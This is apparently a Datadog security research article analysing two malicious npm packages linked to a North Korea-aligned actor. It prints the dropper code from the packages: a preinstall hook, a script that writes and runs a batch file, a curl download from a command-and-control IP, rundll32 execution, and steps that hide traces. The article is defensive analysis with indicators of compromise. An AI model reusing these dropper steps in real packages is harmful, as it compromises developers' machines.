Stressed Pungsan: DPRK-aligned threat actor leverages npm for initial access | Datadog Security Labs

By Sebastian Obregoso, Zack Allen, Datadog Security Research Team

Published: 2024-07-31 · Archived: 2026-04-05 14:25:59 UTC

Key Points and Observations


- On July 7, 2024, npm user `nagasiren978` published two malicious packages to the npm registry on npmjs.org.
- These packages, "harthat-hash" and "harthat-api", contain malicious code that installs additional malicious software from a command and control (C2) server.
- This C2 server mostly served malicious batch scripts and one DLL, indicating a victim target set of Windows.
- The tactics, techniques, and procedures (TTPs) behind the malicious packages, C2 infrastructure, and targeting sets align closely with what Microsoft calls MOONSTONE SLEET, an actor aligned with the Democratic People's Republic of Korea (DPRK, also referred to as North Korea).
- We internally name this cluster Stressed Pungsan. (We align nation-state threat actor clusters with their national breeds, and the Pungsan is a dog native to North Korea.)

Background

The Datadog Security Research team continuously tracks how threat actors abuse the software supply chain ecosystem to distribute malware and gain footholds into developer and cloud environments. Once access is established, these threat actors perform several actions on objective, including stealing personal information, API and cloud access keys, and perform lateral movement into other environments.

To help combat this threat, we've developed scalable package-scanning infrastructure within PyPi and npm leveraging our open-source GuardDog software. During regular scanning and triage operations, we discovered two packages that share infrastructure, tactics, techniques & procedures with the Democratic People's Republic of Korea (DPRK) aligned actors.

In particular, this cluster, which we named "Stressed Pungsan", aligns closest with what Microsoft calls MOONSTONE SLEET.



Attack Flow (click to enlarge)

The initial lead

As a part of our continuous effort to ensure that software from npm and PyPI ecosystems is safe to use, we discovered two samples published in npm on Jul 7, 2024.

- harthat-hash v1.3.3 (published on July 7, 2024 at 16:19 UTC)
- harthat-api v1.3.1 (published on July 7, 2024 at 15:59 UTC)

We noticed three odd behaviors in these two packages.

First, our detection rule npm-install-script shows it leverages the pre-install script in the package.json to execute a .js file and delete it.

```
npm-install-script: found 1 source code matches
 * The package.json has a script automatically running when the package is installed at harthat-hash-1.3.3/pacl

       "preinstall": "node deference.js && del deference.js",
```

Secondly, the shady-links rule detects a suspicious link being requested. However, the same line also shows that a payload is being downloaded.

```
shady-links: found 1 source code matches

 * This package contains an URL to a domain with a suspicious extension at harthat-hash-1.3.3/package/deferenc

       const data = '@echo off\ncurl -o Temp.b -L "http://142.111.77.196/user/user.asp?id=237596" > nul 2>&1\nr
```

Finally, the npm-dll-hijacking rule identifies that the mentioned downloaded payload is a DLL loaded into memory using the rundll32.exe binary.

```
npm-dll-hijacking: found 1 source code matches

 * This package manipulates a trusted application into loading a malicious DLL at harthat-hash-1.3.3/package/de

       const data = '@echo off\ncurl -o Temp.b -L "http://142.111.77.196/user/user.asp?id=237596" > nul 2>&1\nr
```

These two packages are almost identical, the only difference being the value of id parameter, as indicated below.

```
harthat-hash-1.3.3: http://142.111.77.196/user/user.asp?id=237596

harthat-api-1.3.1: http://142.111.77.196/user/user.asp?id=G6A822B
```

Duplicating legitimate code

While the name resembles the Hardhat npm package (an Ethereum development utility), its content does not indicate any intention to typosquat it. The malicious package reuses code from a well-known GitHub repository called node-config with over 6,000 stars and 500 forks, known in npm as config. Both packages make use of the code version tag v3.3.9, dated to two years ago (regardless of the version shown next), which is nearly identical except for the modifications shown below:

```
 --- harthat-api-1.3.1/package/package.json
+++ node-config/package.json
@@ -1,6 +1,6 @@
 {
-  "name": "harthat-api",
-  "version": "1.3.1",
+  "name": "config",
+  "version": "3.3.8",
   "main": "./lib/config.js",
   "description": "Configuration control for production node deployments",
   "author": "Loren West <open_source@lorenwest.com>",
@@ -47,7 +47,6 @@
     "node": ">= 10.0.0"
   },
   "scripts": {
-    "preinstall": "node deference.js && del deference.js",
     "test": "./node_modules/vows/bin/vows test/*.js --spec"
   }
 }
```

```
Only in harthat-api-1.3.1/package: deference.js
Only in harthat-api-1.3.1/package: pk.json
```

In the following sections we will dive into the details of the deference.js and pk.json files.

Package analysis

The preinstall script runs deference.js file that contains the following excerpt of code:

```
const data = '@echo off\ncurl -o Temp.b -L "http://142.111.77.196/user/user.asp?id=G6A822B" > nul 2>&1\nrename

if (osType === 'Windows_NT') {
  const fileName = 'package.bat';
  fs.writeFile(fileName, data, (err) => {
    if (!err) {
         if (!err) {
          const child = exec(`"${fileName}"`, (error, stdout, stderr) => {
          if (error) {
            return;
          }
          if (stderr) {
            return;
          }
          fs.unlink(fileName, (err) => {
          });
          });

        }
    }
  });
}
```

This piece creates a file called package.bat with the content of the `data` variable and executes it.

Breaking down the contents of this variable, the threat actor uses curl, a command line tool installed on many systems that allow making HTTP requests, to retrieve a file called `Temp.b`.

```
curl -o Temp.b -L "http://142.111.77.196/user/user.asp?id=G6A822B" > nul 2>&1
```

The script then renames the file to `package.db`, which turns out to be a Windows Dynamically Linked Library (DLL).

```
rename Temp.b package.db > nul 2>&1
```

Next, the threat actor makes use of the run32dll.exe executable to load this DLL and execute its code. This technique is known as "System Binary Proxy Execution: Rundll32" and aims to evade system defenses by using the rundll32 system trusted binary, which allows a threat actor to run arbitrary DLLs.

```
rundll32 package.db,GenerateKey 1234
```

After the payload execution concludes, the script deletes the .js file and replaces the `package.json` file with `pk.json`, which contains the original content of node-config project.


```
 del "package.db"
if exist "pk.json"
(
del "package.json" > nul 2>&1
rename "pk.json" "package.json" > nul 2>&1
)
```

This variable we examined is then written to a .bat file called 'package.bat' and executed only if it is running on a Windows system.

The malicious DLL file

In previous campaigns from this threat actor, code within the dropper scripts perform a simple XOR decoding routine to decode this binary. In the campaign we analyzed this technique was absent, and the DLL was instead delivered without obfuscation.


The DLL exports two functions: `GenerateKey` and its assumed unicode-compatible equivalent `GenerateKeyW`. Static analysis shows that the malware author opted to write code for `GenerateKeyW`, suggesting that they expect all input to be unicode. At the dropper stage, we can see the command to call the exported function `GenerateKey` with an argument of `1234`.



List of Exported functions from IDA Pro (click to enlarge)

Initial static analysis of the DLL revealed Windows API calls to suspicious functions like `IsDebuggerPresent`, `GetTickCount`, and `GetActiveWindow`, which are frequently used for anti-debugging and anti-reverse engineering purposes. Closer inspection shows that the developer has opted to statically link the Microsoft C runtime (CRT), within which are benign library functions that make the aforementioned Windows API calls. This is a simple technique to ensure portability of the DLL, effectively allowing it to execute on a broader range of target systems. More information about this technique can be found in CaptMeelo's blog post. This also explains why the DLL isn't currently detected by any vendors on VirusTotal, despite having these suspicious API calls.

Observing the exported functions allowed us to focus our analysis on `GenerateKeyW`. After identifying the function itself, we noticed that it does not seem to contain any malicious code. The only code present was a call to return, essentially exiting the function shortly after it's called.



Disassembly showing contents of GenerateKeyW (click to enlarge)

After discovering this lack of functionality, we expected that the DLL must be self-modifying and that the `GenerateKeyW` function would be populated with malicious logic during runtime. We conducted additional static analysis in the hope that this would lead us to hidden logic within the DLL, but this effort was unsuccessful.

We also conducted dynamic analysis of the DLL, both in a debugger and on the host itself, in the hope that we would observe some malicious behaviours. We saw no evidence of the code modifying itself at runtime, and traditional dynamic analysis techniques did not reveal any additional malicious behavior.

This led us to the conclusion that the DLL must be not weaponized and that the threat actor is either testing their command-and-control (C2) or payload delivery infrastructure, or they have mistakenly pushed out an unfinished version.


Reusing fake-authors

Both packages were published by the same author, who removed the package after a few hours of publishing it. This methodology is sometimes used by this threat actor and seems to allow them to publish faster and avoid being blocked in the package manager site.

NPM Author(click to enlarge)

How can Datadog help

Datadog Software Composition Analysis (SCA) customers can easily verify if this package is installed in their infrastructure by running this query in the Library Risk explorer: `library_name:(harthat-api OR harthat-hash) Status:Open`



SCA finding (click to enlarge)

If you discover your system is impacted, consider what credentials and underlying infrastructure could be affected. It is important to take immediate measures such as rotating credentials, isolating the application, and investigating potential spread.

We also published the packages to our malicious package dataset, linked below, which is leveraged by OpenSSF and is generated into OSV feeds to check your infrastructure for infection.

Conclusion

Threat actors are increasingly turning to malicious npm packages as a way to compromise targets. This tactic is steadily on the rise, with threat actors often smuggling malicious code within seemingly legitimate packages that copy existing content. The package's short presence in the index suggests the threat actor may have pulled it themself, possibly achieving their goal.

Indicators of Compromise

IP Addresses	Purpose
`142.111.77[.]196`	Download of malicious payload

Filename	SHA256	First Seen Date
Temp.b (also known as package.db)	d2a74db6b9c900ad29a81432af72eee8ed4e22bf61055e7e8f7a5f1a33778277	2024-07-03 05:57:16 UTC

Source: https://securitylabs.datadoghq.com/articles/stressed-pungsan-dprk-aligned-threat-actor-leverages-npm-for-initial-access/